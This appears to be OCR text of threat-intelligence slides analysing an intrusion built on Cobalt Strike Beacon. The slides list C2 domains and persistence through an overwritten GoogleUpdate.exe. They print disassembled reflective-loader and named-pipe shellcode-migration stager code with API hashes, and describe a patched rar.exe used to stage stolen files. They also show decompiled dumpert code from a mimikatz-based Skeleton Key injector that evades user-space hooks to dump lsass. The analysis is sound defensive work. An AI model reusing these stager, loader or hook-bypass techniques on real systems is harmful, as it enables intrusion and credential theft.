
Cobalt Strike Beacon


- Cobalt Strike Beacon was used as main backdoor
- Overwrite GoogleUpdate.exe for persistency
- Identical file was discovered in 3+ companies
- C2
  - chrome-applatnohp.appspot.com
  - ussdns04.heketwe.com
  - ussdns02.heketwe.com
  - ussdns01.heketwe.com



Reflective Loader Used By Beacon


- Our product detected suspicious memory block which contains reflective loader





Hybrid Payload: PE as Shellcode


- "MZ" signature can be decoded as "pop r10" under x64 architecture
  - "dec ebp; pop edx" under x86 architecture
- At offset 0x1791c is a shellcode-like function called "reflective loader"
- 0x56A2B5F0 is the hash value of "ExitProcess"



```
00 4D 5A                    pop     r10
02 41 52                    push    r10
04 55                       push    rbp
05 48 89 E5                 mov     rbp, rsp
08 48 81 EC 20 00 00 00     sub     rsp, 20h
0F 48 8D 1D EA FF FF FF     lea     rbx, loc_0
16 48 89 DF                 mov     rdi, rbx
19 48 81 C3 1C 79 01 00     add     rbx, 1791Ch
20 FF D3                    call    rbx
22 41 B8 F0 B5 A2 56        mov     r8d, 56A2B5F0h
28 68 04 00 00 00           push    4
2D 5A                       pop     rdx
2E 48 89 F9                 mov     rcx, rdi
31 FF D0                    call    rax
```


Stager and Process Migration


- CobaltStrike beacon can spawn a new session or migrate to another process by injecting shellcode
- They use named pipe to transfer real payload in order to evade detection
- \\.\pipe\mojo.XXXX.XXXX.XXXXXXXXX is a common pattern used by CobaltStrike beacon



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0140h:	04	24	8B	4C	24	08	39	C1	74	07	68	F0	B5	A2	56	FF	.$‹L$.9Át.hðµ¢Vÿ
0150h:	D5	FF	64	24	10	E8	53	FF	FF	FF	5C	5C	2E	5C	70	69	Õÿd$.èSÿÿÿ\\.\pi
0160h:	70	65	5C	6D	6F	6A	6F	2E	35	36	38	38	2E	38	30	35	pe\mojo.5688.805
0170h:	32	2E	33	35	37	38	30	32	37	33	33	32	39	33	37	30	2.357802733293370
0180h:	34	37	33	31	30	34	37	35	00	00	00	00	00	00	00	00	47310475........
0190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
01A0h:	00	00	00	00	00	00	00	00	00	00	00	00					....

Migration: Transfer Shellcode via Named Pipe






Migration: Transfer Shellcode via Named Pipe

```
0040109E     6A 00          push 0
004010A0     68 58A453E5    push E553A458                    VirtualAlloc
004010A5     FFD5           call ebp                         ebp:EntryPoint+6
004010A7     50             push eax
004010A8   v E9 A8000000     jmp out.401155
004010AD   $ 5A             pop edx
004010AE     31C9           xor ecx,ecx                      ecx:sub_4010DC+75
004010B0     51             push ecx                         ecx:sub_4010DC+75
004010B1     51             push ecx                         ecx:sub_4010DC+75
004010B2     68 00B00400    push 4B000                       4B000:L"-1-0"
004010B7     68 00B00400    push 4B000                       4B000:L"-1-0"
004010BC     6A 01          push 1
004010BE     6A 06          push 6
004010C0     6A 03          push 3
004010C2     52             push edx
004010C3     68 4570DFD4    push D4DF7045                    CreateNamedPipeA
004010C8     FFD5           call ebp                         ebp:EntryPoint+6
004010CA     50             push eax
004010CB     8B1424         mov edx,dword ptr ss:[esp]
004010CE     6A 00          push 0
004010D0     52             push edx
004010D1     68 286F7DE2    push E27D6F28
004010D6     FFD5           call ebp                         ConnectNamedPipe
004010D8     85C0           test eax,eax
004010DA   v 74 6E          je out.40114A
004010DC   . 6A 00          push 0                           sub_4010DC
004010DE   . 6A 00          push 0
004010E0   . 6A 00          push 0
004010E2   . 89E6           mov esi,esp
004010E4   . 83C6 04        add esi,4
004010E7   . 89E2           mov edx,esp
004010E9   . 83C2 08        add edx,8
004010EC   . 8B7C24 0C       mov edi,dword ptr ss:[esp+C]
004010F0   . 6A 00          push 0
004010F2   . 56             push esi
004010F3   . 6A 04          push 4
004010F5   . 52             push edx
004010F6   . 57             push edi
004010F7   . 68 AD9E5FBB    push BB5F9EAD
004010FC   . FFD5           call ebp                         ReadFile
004010FE   . 8B5424 10       mov edx,dword ptr ss:[esp+10]
00401102   > 6A 00          push 0
```

```
00401118   . 8B0424         mov eax,dword ptr ss:[esp]
0040111E   . 01C8           add eax,ecx                      ecx:sub_4010DC+75
00401120   . 890424         mov dword ptr ss:[esp],eax
00401123   . 8B5424 10      mov edx,dword ptr ss:[esp+10]
00401127   . 01C2           add edx,eax
00401129   .^EB D7          jmp out.401102
0040112B   > 8B7C24 0C      mov edi,dword ptr ss:[esp+C]
0040112F   . 57             push edi
00401130   . 68 C0FADDFC    push FCDDFAC0
00401135   . FFD5           call ebp                         DisconnectNamedPipe
00401137   . 57             push edi
00401138   . 68 C6968752    push 528796C6
0040113D   . FFD5           call ebp                         CloseHandle
0040113F   . 8B0424         mov eax,dword ptr ss:[esp]
00401142   . 8B4C24 08      mov ecx,dword ptr ss:[esp+8]     ecx:sub_4010DC+75
00401146   . 39C1           cmp ecx,eax                      ecx:sub_4010DC+75
00401148   .v 74 07         je out.401151
0040114A   > 68 F0B5A256    push 56A2B5F0                    ExitProcess
0040114F   . FFD5           call ebp
00401151   >v FF6424 10     jmp dword ptr ss:[esp+10]        Jump to shellcode
00401155   > E8 53FFFFFF    call out.4010AD                  Ret addr is pipe name
0040115A     5C             pop esp
0040115B     5C             pop esp
0040115C     2E:5C          pop esp
0040115E   v 70 69          jo out.4011C9
00401160   v 70 65          jo out.4011C7
00401162     5C             pop esp
00401163     6D             insd
00401164     6F             outsd
00401165     6A 6F          push 6F
00401167     2E:35 3638382E xor eax,2E383836
0040116D     3830           cmp byte ptr ds:[eax],dh
0040116F     35 322E3335    xor eax,35332E32
00401174     37             aaa
00401175     3830           cmp byte ptr ds:[eax],dh
00401177     3237           xor dh,byte ptr ds:[edi]
00401179     3333           xor esi,dword ptr ds:[ebx]
0040117B     3239           xor bh,byte ptr ds:[ecx]         ecx:sub_4010DC+75
```


Corrupted (Patched) rar.exe

- They use rar.exe to compress and encrypt the files to be stole
- It's rar.exe from WinRAR 3.60b8 but different from original one
  - We've confirmed that was not a pirate patch
- The file was uploaded to VirusTotal in 2009
- There's a folder named "RecordedTV.library-ms" under same path



Skeleton Key Injector

- We found a unique malware combined "dumpert" and "mimikatz"
  - "mimikatz" is a well-known hacking tool
    - Most people use it to dump Windows credentials, but its capability is far more than that
  - "dumpert" is a tool to dump lsass.exe memory stealthily



Dumpert

- It was made by a security company called Outflank
- Windows syscall numbers changed from time to time, you can only rely on NTDLL
- Use ntdll!RtlGetVerion to determine Windows version
- Load different syscall for different version
- Bypass any user-space hook

```
char Dumpert::LoadSyscall()
{
  WIN_VER_INFO *pWinVerInfo; // rbx
  HMODULE ntdll; // rax
  __int64 (__fastcall *rax_)(); // rax
  __int64 (__fastcall *RtlGetVersion)(); // rdi
  signed __int64 (*NtOpenProcess_ptr)(); // r11
  __int64 dwMinorVersion; // [rsp+20h] [rbp-138h]
  RTL_OSVERSIONINFOW osInfo; // [rsp+30h] [rbp-128h]

  osInfo.dwOSVersionInfoSize = 284;
  pWinVerInfo = (WIN_VER_INFO *)calloc(1u, 0x40u);
  ntdll = GetModuleHandleW(L"ntdll.dll");
  rax_ = (__int64 (__fastcall *)())GetProcAddress(ntdll, "RtlGetVersion");
  RtlGetVersion = rax_;
  if ( rax_ )
  {
    wprintf(L"[1] Checking OS version details:\n");
    ((void (__fastcall *)(RTL_OSVERSIONINFOW *))RtlGetVersion)(&osInfo);
    LODWORD(dwMinorVersion) = osInfo.dwMinorVersion;
    swprintf_s(pWinVerInfo->chOSMajorMinor, 8u, L"%u.%u", osInfo.dwMajorVersion, dwMinorVe
    pWinVerInfo->dwBuildNumber = osInfo.dwBuildNumber;
    if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"10.0") )
    {
